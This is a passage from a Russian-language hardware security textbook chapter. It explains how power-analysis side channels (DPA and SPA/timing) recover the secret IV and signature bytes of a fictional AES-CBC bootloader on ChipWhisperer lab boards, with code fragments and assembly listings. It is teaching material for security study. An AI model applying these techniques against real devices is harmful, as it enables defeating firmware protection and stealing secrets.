Первый вопрос, который мы должны задать, звучит так: «Когда микроконтроллер может выполнить операцию XOR?» В этом случае под словом «может» понимаются жесткие ограничения. Например, мы можем выполнить операцию XOR только после того, как все входные данные для нее станут известны,

поэтому можно с уверенностью сказать, что XOR не может выполняться до первого расшифрования AES. Кроме того, операция XOR должна произойти до записи расшифрованной прошивки в память. Если мы сможем найти в трассировке потребляемой мощности расшифровку AES и запись во флеш-память, то будет понятно, что операция XOR находится где-то между ними.

Зачастую даже такие рассуждения оставляют довольно большое окно, поэтому следующий вопрос звучит так: «Когда микроконтроллеру *следовало бы* выполнять операцию XOR?» Под «следовало бы» здесь понимаются некие рассуждения разработчика. Скорее всего, в коде операция XOR выполняется где-то после завершения расшифровки AES, но гарантировать это нельзя. Разработчик мог бы сделать что-то по-своему. Но обычно разработчики пишут код разумно, поэтому, немного подумав, можно сузить окно захвата. Если оно сузится слишком сильно, то вы вообще прервете операцию, и атака провалится. Причина, по которой мы пытаемся выполнить такую оптимизацию, даже рискуя провалить все дело, заключается в том, что при уменьшении окна уменьшаются и размеры файлов, поэтому атака ускорится, а кривых будет больше. Кроме того, фактическая атака почти всегда будет лучше работать с меньшим окном, так как оно означает, что вы отсекаете ненужный шум, который тоже негативно влияет на эффективность атаки.

Забегая вперед, воспользуемся завершением AES-256 в качестве отправной точки для захвата IV XOR. Напомним, что после завершения расшифровки контакт триггера переводится на низкий уровень. Это означает, что мы можем начать захват после функции AES-256, запустив осциллограф по заднему фронту триггера.

Теперь нужно понять, сколько точек требуется захватить (а это сложный вопрос, требующий информации, и интуиции). Из предыдущего захвата мы знаем, что 14-раундовый AES соответствует 15 000 выборок. Таким образом, простая операция XOR на 16 байтах должна быть значительно короче и занимать меньше одного раунда (скажем, 1000 выборок). Но мы не знаем, как скоро после AES вычисляется XOR. На всякий случай остановимся на 24 400 точках и проанализируем кривую.

Получение первой кривой

Теперь, когда мы знаем, что именно будем захватывать, посмотрим на код. Есть несколько дополнительных аспектов, которые следует учитывать сейчас по сравнению с захватом операции AES:

- IV применяется только при первом расшифровывании, а это значит, что нам нужно сбрасывать целевое устройство перед каждым захватом;
- в качестве триггера для захвата операций после AES мы используем задний фронт;
- в зависимости от особенностей устройства нам, возможно, придется очищать последовательные линии и отправлять устройству кучу неверных данных

в поисках неверного результата CRC. Этот шаг значительно замедляет процесс захвата, поэтому можете добавлять его не сразу.

В файле с кодом реализована нужная логика захвата, и если он будет выполнен успешно, то будет отрисована одна кривая (рис. 12.8). Параметры захвата представлены ниже:

- **скорость захвата** — 29,49 Мвыб/с (четыре точки на такт);
- **количество точек** — 24 400;
- **сигнал триггера** — задний фронт;
- **количество кривых** — 3.




Рис. 12.8. Кривые потребляемой мощности после операции AES.

Где-то здесь вычисляется IV XOR

Прежде чем двигаться дальше, попытайтесь найти диапазон, в котором, по вашему мнению, вычисляется IV. Попробуйте учесть порядок и продолжительность операций, которые выполняются после расчета AES в AES CBC.

Теперь мы должны сделать обоснованное предположение относительно того, хватает ли заданного времени для продолжения работы. Кажется, что между 0 и 1000 точек выполняется 16 повторений, как и между 1000 и 2000. Их продолжительность (количество точек) соответствует нашим ожиданиям о 1000 точек. Предположим, что операция XOR происходит между 0 и 1000 точек. Если мы не найдем IV, то, возможно, нам придется пересмотреть это предположение.

Если не удается получить удачную обзорную кривую для сбора данных, вернитесь к подразделу «Захват обзорных кривых» в этой главе, чтобы прочитать более подробную информацию об обзорных кривых для AES. Иногда, если что-то не складывается, полезно вернуться назад.

Получение остальных кривых

Теперь, когда мы представляем, когда происходит операция XOR, можно выполнить захват. Он будет похож на то, что мы уже делали, за исключением того, что захват будет выполняться намного медленнее. Это связано с тем, что мы должны сбрасывать целевое устройство между захватами, чтобыбросить устройство до исходного IV.

Теперь кривые будут храниться в списках Python, которые мы позже преобразуем в массивы NumPy для простоты анализа. Что касается количества кривых N, то их потребуется примерно столько же, сколько мы брали для AES, так как характеристики утечки, вероятно, будут схожими.

Вы можете визуально проверить несколько захваченных кривых, чтобы убедиться в том, что они выглядят так же, как обзорная, и после этого будете готовы к анализу. Если они выглядят иначе, то вернитесь назад и посмотрите, что изменилось между захватом обзорной трассы и этими трассами.

Анализ

Теперь, когда у нас есть набор кривых, вы можете выполнить классическую атаку DPA и восстановить отдельные биты IV. Выполнить атаку на XOR обычно сложнее, чем на криптографию, из-за свойств диффузии криптографии и некоторой путаницы: любая нелинейность подталкивает корреляцию. Например, в AES, если мы неправильно угадываем один бит ключевого байта, половина выходных битов S-блока будет угадана неправильно, и корреляция с кривыми значительно упадет. Для XOR между «ключом» и IV, если мы угадываем один бит ключа неправильно, только один бит вывода XOR будет неправильным, поэтому

корреляция с кривыми падает менее значительно. Поскольку мы атакуем программную реализацию, вероятно, все будет хорошо, так как в ней есть большая утечка. Однако когда XOR реализована аппаратно, для получения корреляции может потребоваться от сотен миллионов до миллиардов кривых. В этот момент вы точно захотите перейти на Python.

Теория атаки

Загрузчик применяет IV к результату расшифровки AES, выполняя операцию XOR, которую мы запишем как

$$PT = DR \oplus IV.$$

Здесь DR — расшифрованный текст, IV — секретный начальный вектор, а PT — незашифрованный текст, который загрузчик будет использовать позже, каждые 128 бит. Зная ключ AES-256, мы можем вычислить DR .

Теперь у нас достаточно информации, чтобы атаковать один бит IV путем вычисления разницы средних: классическая атака DPA (см. главу 10). Пусть DR_i — это i -й бит DR , и предположим, что мы хотим получить i -й бит IV_i . Мы могли бы сделать следующее.

1. Разделить все кривые на две группы: с $DR_i = 0$ и $DR_i = 1$.
2. Вычислить среднюю кривую для обеих групп.
3. Найти разницу средних (difference of means, DoM) для обеих групп. В ней должны быть заметные всплески, соответствующие всем использованием DR_i .
4. Если направление пиков одинаковое, то бит IV_i равен 0 ($PT_i == DR_i$). Если направление пиков меняется, IV_i равен 1 ($PT_i == \sim DR_i$).

Повторив эту атаку 128 раз, мы восстановим весь IV .

Однобитная атака

Посмотрим на направление и расположение пиков, которые нам нужно будет точно определить, если мы хотим захватить все 128 бит. Для простоты мы сосредоточимся только на LSB каждого байта IV. Согласно теории атаки, мы рассчитываем DR с помощью расшифровки AES и вычисляем DoM для LSB каждого байта. Наконец, мы наносим на график эти 16 DoM, чтобы увидеть, сможем ли мы определить положительные и отрицательные пики (рис. 12.9).

Вы увидите несколько видимых положительных и отрицательных пиков, но трудно будет понять, какие из них являются частью операции XOR, а какие являются «ненастоящими». Поскольку мы работаем с восьмибитным микроконтроллером, операция XOR выполняется параллельно с восемью битами,




Рис. 12.9. Атака DPA на один бит каждого байта IV

и вокруг операции XOR есть цикл `for`, который проходит по всем 16 байтам, поэтому мы ожидаем, что пики для каждого байта будут распределены равномерно. Это видно на рис. 12.9, но нам предстоит еще немного работы по автоматизации извлечения всех 128 бит.

Нам нужно будет построить точечную диаграмму, которая позволит найти, в какой момент времени происходит утечка каждого байта IV. Мы настроим ее следующим образом:

- каждая метка на графике обозначает место утечки;
- координата x — это байт, который утекает;
- координата y — это время утечки;

- каждая метка имеет форму: звезда обозначает положительный пик, а круг — отрицательный. Таким образом, форма метки говорит о значении IV 1 или 0;
- у каждой метки есть размер, соответствующий размеру пика;
- у каждой координаты x имеется ряд меток, представляющих самые высокие пики для этого байта.

Поскольку мы предполагаем, что над IV выполняется операция XOR в цикле по 8 бит за раз, между координатами x и y будет линейная связь. Получив это отношение, мы можем использовать его для извлечения правильных пиков, чтобы получить бит. На рис. 12.10 показаны результаты.




Рис. 12.10. Точечная диаграмма, показывающая пики DPA, позволяет нам найти линейную связь между байтами и местоположениями на трассе

Вы можете заметить, что есть два разумных способа провести линию через точки. Мы выбираем тот, где амплитуды пиков самые высокие. Если он окажется неправильным, то мы можем попробовать построить вторую линию, которая находится немного выше черной линии на рис. 12.10.

Задача состоит в том, чтобы извлечь все биты IV, и мы можем использовать закономерность времени операции XOR для написания сценария.

Еще 127

Теперь мы можем атаковать весь IV, повторяя однобитную атаку для каждого из битов. Полный код приведен в файле проекта Jupyter, но сначала попробуйте написать все самостоятельно. Если вы застряли, то мы можем дать несколько советов, которые помогут вам двигаться дальше.

Ниже приведен простой способ перебора битов с помощью двух вложенных циклов, например:

```
for byte in range(16):
    for bit in range(8):
        # Атака бита под номером (byte*8 + bit)
```

Выбранная точка будет зависеть от того, какой байт вы атакуете. Помните: все 8 бит в байте обрабатываются параллельно и будут находиться в одном и том же месте на кривой. Мы добились успеха, когда использовали `location = start + byte * slope` при правильных значениях `start` и `slope`.

Оператор битового сдвига и оператор побитового И полезны для получения одного бита:

```
# Дает либо 0, либо 1
checkIfBitSet = (byteToCheck >> bit) & 0x01
```

Проверьте, соответствует ли ваш IV тому, который получили мы. Если нет, то сначала снова запустите этот сценарий, задав переменную `flip` равной 1. В зависимости от целевого устройства и его подключения к осциллографу полярность пиков может быть обратной. Вы можете легко проверить это, инвертировав все найденные биты IV и попробовав еще раз.

Атака на подпись

Последнее, что мы можем сделать с этим загрузчиком, — атаковать его подпись. В данном разделе показано, как восстановить все четыре секретных байта подписи с помощью SPA-атаки. Можно также использовать ключ для расшифровки одного прослушанного пакета во время загрузки микропрограммы, но данный

метод не требует измерения потребляемой мощности, поэтому нам он не подходит.

Теория атаки

Небольшая разница, которую вы, возможно, заметили при выборе кривых для XOR, заключается в том, что в одной из примерно 256 кривых операции после XOR занимают немного больше времени. Этот эффект, вероятно, связан с тем, что сравнение подписей имеет условие досрочного прекращения: если первый байт неверен, то остальные не проверяются. Мы уже изучали этот эффект утечки времени в главе 8, и здесь он поможет нам восстановить секретную информацию.

Чтобы убедиться в том, что мы действительно наблюдаем утечку по времени, можно отправить 256 коммуникационных пакетов, каждый раз сохраняя постоянный зашифрованный текст, но меняя первый байт подписи на все значения от 0 до 255.

Мы увидим, что ровно один из пакетов генерирует более длинную кривую; это значит, мы правильно «угадали» байт подписи. Затем мы можем повторить это для остальных трех байтов, чтобы создать подпись для пакета. Продолжим и проверим, что наша гипотеза верна (угадывая сигнатуры).

Кривые потребляемой мощности

Наш сбор данных будет очень похож на тот, который мы использовали для взлома IV, но теперь, зная секретные значения процесса шифрования, мы можем внести некоторые улучшения, зашифровав отправляемый текст. У этого подхода есть два важных преимущества:

- мы можем контролировать каждый байт расшифрованной подписи (как упоминалось ранее, подпись отправляется в зашифрованном виде вместе с открытым текстом), что позволяет нам по одному разу получить каждое возможное значение. К тому же это упрощает анализ, поскольку нам не нужно беспокоиться о расшифровке отправленного нами текста;
- сбросить целевое устройство придется только раз. Мы знаем IV и, зная ключ и открытый текст, можем правильно воссоздать всю цепочку CBC, что значительно ускорит процесс захвата.

Мы выполним цикл 256 раз (по одному для каждого возможного значения байта) и присвоим полученное значение байту, который мы хотим проверить. Функция `next_sig_byte()` в записной книжке реализует эту логику. Мы не совсем уверены, где происходит проверка, так что для верности соберем 24 000 точек. Все остальное должно выглядеть знакомым по предыдущим практическим заданиям.

Анализ

Если кривые захвачены, то анализ будет довольно простым. Мы ищем одну кривую, которая сильно отличается от 255 других. Проще всего сравнить все кривые с эталонной. Мы будем использовать среднее значение всех кривых в качестве ориентира. Начнем с построения кривых, которые больше всего отличаются от эталонной. В зависимости от вашей цели вы можете увидеть нечто наподобие графика на рис. 12.11.




Рис. 12.11. Разница между полученными кривыми и эталонной кривой.
Одна кривая сильно отличается

У нас есть кривая, которая значительно отличается от среднего, так как создает огромную «полосу» за другими трассами! Однако обратимся к статистике.

В функции `guess_signature()` мы используем коэффициент корреляции: чем ближе к 0 значение корреляции между эталонной и проверяемой кривыми, тем больше она отклоняется от среднего значения. Мы хотим получить корреляцию только там, где кривые различаются, поэтому выбираем `sign_range`, подмножество графика, на котором видна большая разница.

Далее мы вычисляем и выводим корреляцию для пяти лучших трасс с эталоном:

```
Correlation values: [0.55993054 0.998865 0.99907424 0.99908035 0.9990855 4]
Signature byte guess: [0 250 139 134 229]
```

С точки зрения корреляции одна кривая значительно отличается от других и имеет гораздо более низкую корреляцию (~0,560, тогда как у остальных ~0,999). Видимо, вот оно, наше правильное предположение. Второй список дает предположение о сигнатуре, соответствующее каждой из предыдущих корреляций. Таким образом, первое число — наше лучшее предположение о правильном байте подписи (в данном случае 0).

Все четыре байта

Теперь, когда у нас есть алгоритм, позволяющий восстановить один байт IV, нам просто нужно зациклить его для всех четырех. По сути, мы используем целевое устройство как оракул, чтобы угадать правильную подпись в худшем случае ($4 \times 256 = 1024$ кривых) и в среднем случае (512 кривых). Цикл, извлекающий подпись, реализован в файле с кодом проекта Jupyter.

Итак, теперь мы можем написать код, который примет загрузчик, а также расшифровать любой существующий код, используя различные атаки анализа потребляемой мощности.

Что в коде загрузчика

Ради интереса взглянем на код, чтобы понять, можем ли мы разобраться в найденных кривых. Основной цикл загрузчика выполняет несколько интересных задач, как показано во фрагменте файла `bootloader.c`, воссозданном в листинге 12.1. Полный код загрузчика можно найти по ссылке в верхней части файла с кодом проекта Jupyter.

Листинг 12.1. Фрагмент файла `bootloader.c` с расшифровкой и обработкой данных

```
// Продолжение расшифровки
trigger_high();
aes256_decrypt_ecb(&ctx, tmp32);
trigger_low();

// Применение IV (первые 16 байт)
❶ for (i = 0; i < 16; i++){
```

```
tmp32[i] ^= iv[i];
}

// Сохранение IV для следующего раза из исходного зашифрованного текста
❷ for (i = 0; i < 16; i++){
    iv[i] = tmp32[i+16];
}

// Сообщение пользователю, что проверка CRC прошла успешно
❸ putch(COMM_OK);
putch(COMM_OK);

// Проверка подписи
❹ if ((tmp32[0] == SIGNATURE1) &&
    (tmp32[1] == SIGNATURE2) &&
    (tmp32[2] == SIGNATURE3) &&
    (tmp32[3] == SIGNATURE4)) {

    // Задержка для эмуляции записи во флеш-память
    _delay_ms(1);
}
```

Теперь мы имеем довольно хорошее представление о том, как микроконтроллер делает свою работу. Далее будет использоваться файл C из листинга 12.1.

В процессе расшифровки загрузчик выполняет несколько отдельных фрагментов кода:

- применять IV, используя операцию XOR в цикле ❶;
- сохранить IV для следующего блока, скопировать предыдущий зашифрованный текст в массив IV ❷;
- отправить два байта на последовательный порт ❸;
- проверить байты подписи один за другим ❹.

Теперь мы можем распознать эти части кода в кривой потребляемой мощности. Например, график питания загрузчика, работающего на XMEGA, показан на рис. 12.12.

Чтобы аннотировать кривую, как показано на рис. 12.12, сначала нужно распознать окончательный паттерн «простоя». Мы можем использовать триггер, чтобы проверить его начало, или просто снять с устройства кривую, ничего ему не отправляя. Затем мы можем работать в обратном направлении при известных операциях, чтобы создать аннотацию. Это помогает получить представление об основных циклах в коде, поскольку их часто можно сосчитать в кривой потребляемой мощности. Эти идеи могут исходить из кода или даже просто из гипотезы о том, как должен выглядеть код, при условии что он реализует некоторую общедоступную спецификацию. В данном случае мы схитрили, так как код у нас уже был.




Рис. 12.12. Визуальный осмотр кривой потребляемой мощности с известными инструкциями (основанными на нашем знании кода) и аннотациями

Расположение пиков, которые мы обнаружили ранее, совпадает в номерах выборок с тем, где мы на основе аннотации трассировки потребляемой мощности утверждаем, что происходят операции XOR. Это говорит о том, что мы правильно аннотировали кривую мощности.

Моменты проверки подписи

Проверка в коде С выглядит так:

```
if ((tmp32[0] == SIGNATURE1) &&
    (tmp32[1] == SIGNATURE2) &&
    (tmp32[2] == SIGNATURE3) &&
    (tmp32[3] == SIGNATURE4)){
```

В языке С компилятору разрешено сокращать вычисления логических выражений. При проверке нескольких условий программа прекратит оценку этих условий, если окончательное значение уже понятно. В этом случае, если все четыре проверки на равенство не верны, результатом будет ложь. Таким образом, обнаружив хотя бы одно ложное условие, программа не станет проверять остальные.

Чтобы посмотреть, как это сделал компилятор, мы должны перейти к файлу сборки. Откройте файл `.lss` для собранного двоичного файла, который лежит в той же папке, что и код загрузчика. Это файл листинга, и он позволяет увидеть сборку, с которой был скомпилирован и связан исходный код С. Поскольку ассемблер дает вам точное представление о выполняемых инструкциях, с его помощью легче понять, в какой точке кривой какая строка кода выполняется.

Затем найдите проверку подписи и подтвердите, что компилятор использует логику коротких вычислений (которая позволяет проводить атаку по времени).

Вы можете подтвердить это следующим образом. Возьмем в качестве примера микросхему STM32F3, где результат сборки в файле листинга показан в листинге 12.2.

Листинг 12.2. Вывод из файла проверки подписи

```
// Проверка подписи
if ((tmp32[0] == SIGNATURE1) &&
8000338: f89d 3018 ldrb.w r3, [sp, #24]
800033c: 2b00      cmp r3, #0
800033e: d1c2      bne.n  80002c6 <main+0x52>
8000340: f89d 2019 ldrb.w r2, [sp, #25]
① 8000344: 2aeb      cmp r2, #235 ; 0xeb
② 8000346: d1be      bne.n  80002c6 <main+0x52>
                (tmp32[1] == SIGNATURE2) &&
8000348: f89d 201a ldrb.w r2, [sp, #26]
③ 800034c: 2a02      cmp r2, #2
④ 800034e: d1ba      bne.n  80002c6 <main+0x52>
                (tmp32[2] == SIGNATURE3) &&
8000350: f89d 201b ldrb.w r2, [sp, #27]
8000354: 2a1d      cmp r2, #29
8000356: d1b6      bne.n  80002c6 <main+0x52>
                (tmp32[3] == SIGNATURE4)){
```

В коде видна серия из четырех сравнений. Сначала сравнивается первый байт ①, и, если сравнение не удастся, программа переходит к адресу 80002c6 ②. Это означает, что мы наблюдаем операцию коротких вычислений, поскольку в случае неверного первого байта произойдет только одно сравнение. Мы также видим, что каждый из четырех ассемблерных блоков включает в себя сравнение и условие. Все четыре условия ведут на адрес 80002c6. Такое же сравнение ① и переход ②, как для первого байта подписи (③ и ④), выполняются для второго байта подписи. Если бы мы открыли дизассемблированную область памяти по адресу 80002c6, то увидели бы, что цель перехода по адресу 80002c6 является началом цикла `while(1)`. Все четыре ветви ведут в этот блок.

Кроме того, обратите внимание, что автор кода знал об атаках по времени, поскольку проверка подписи выполняется после завершения последовательного ввода/вывода. Однако автор либо не знал об атаках SPA, либо в целях этого упражнения намеренно установил бэкдор SPA. Кто знает?

Резюме

В этой работе мы атаковали вымышленный загрузчик, использующий программную реализацию AES-256 CBC с секретным ключом, секретным IV и секретной подписью для защиты загрузки встроенного ПО. Мы сделали это на предварительно записанных трассах или на оборудовании ChipWhisperer. Если вы были достаточно храбры, то тоже сделали это на собственном целевом устройстве. С помощью CPA-атаки мы восстановили секретный ключ.

С помощью DPA-атаки восстановили IV, а с помощью SPA-атаки — электронную подпись. В этом упражнении мы использовали множество основных приемов анализа потребляемой мощности. Важный момент, который следует помнить при анализе потребляемой мощности, заключается в том, что вы можете предпринять много шагов и решений, прежде чем доберетесь до секрета, на который нацелились, поэтому делайте наилучшие возможные предположения и пере проверяйте каждый шаг.

Чтобы помочь вам развить интуицию, в следующей главе мы представим несколько примеров атак из реальной жизни. Однако по мере накопления опыта в анализе потребляемой мощности по побочным каналам может оказаться полезным выполнять атаки, подобные той, которая описана в данной главе. У нас был полный доступ к исходному коду загрузчика, поэтому мы могли лучше понять, что представляют собой более сложные шаги, не прибегая к сложному обратному проектированию.

Невероятно важно развивать интуицию на открытых примерах. Многие реальные продукты создаются с помощью одного и того же загрузчика (или, по крайней мере, одного и того же общего потока). Стоит упомянуть загрузчик MCUBoot (расположен по ссылке <https://github.com/mcu-tools/mcuboot/>). Этот загрузчик служит основой для Arm с открытым исходным кодом Trusted Firmware-M, а также является прошивкой, встроенной в различные микроконтроллеры (например, устройство Cypress PSoC 64, <https://github.com/cypresssemiconductorco/mtb-example-psoc6-mcuboot-basic/>).

Замечания по применению для конкретных производителей — еще один полезный источник примеров загрузчика. Почти у каждого производителя микроконтроллеров есть по крайней мере один пример безопасного загрузчика. Вероятность того, что разработчик продукта использует эти замечания, очень высока, так что если вы работаете с продуктом, использующим данный микроконтроллер, проверьте, предоставляет ли поставщик микроконтроллера образец загрузчика. На самом деле загрузчик в этой главе в общих чертах основан на указаниях по применению Microchip AN2462 (которые были указаниями по применению Atmel AVR231). Вы можете найти аналогичный загрузчик AES у таких поставщиков, как TI (CryptoBSL), Silicon Labs (AN0060) и NXP (AN4605). Любой из этих примеров послужит хорошим упражнением для развития ваших навыков анализа потребляемой мощности.

13

Шутки в сторону. Примеры из жизни



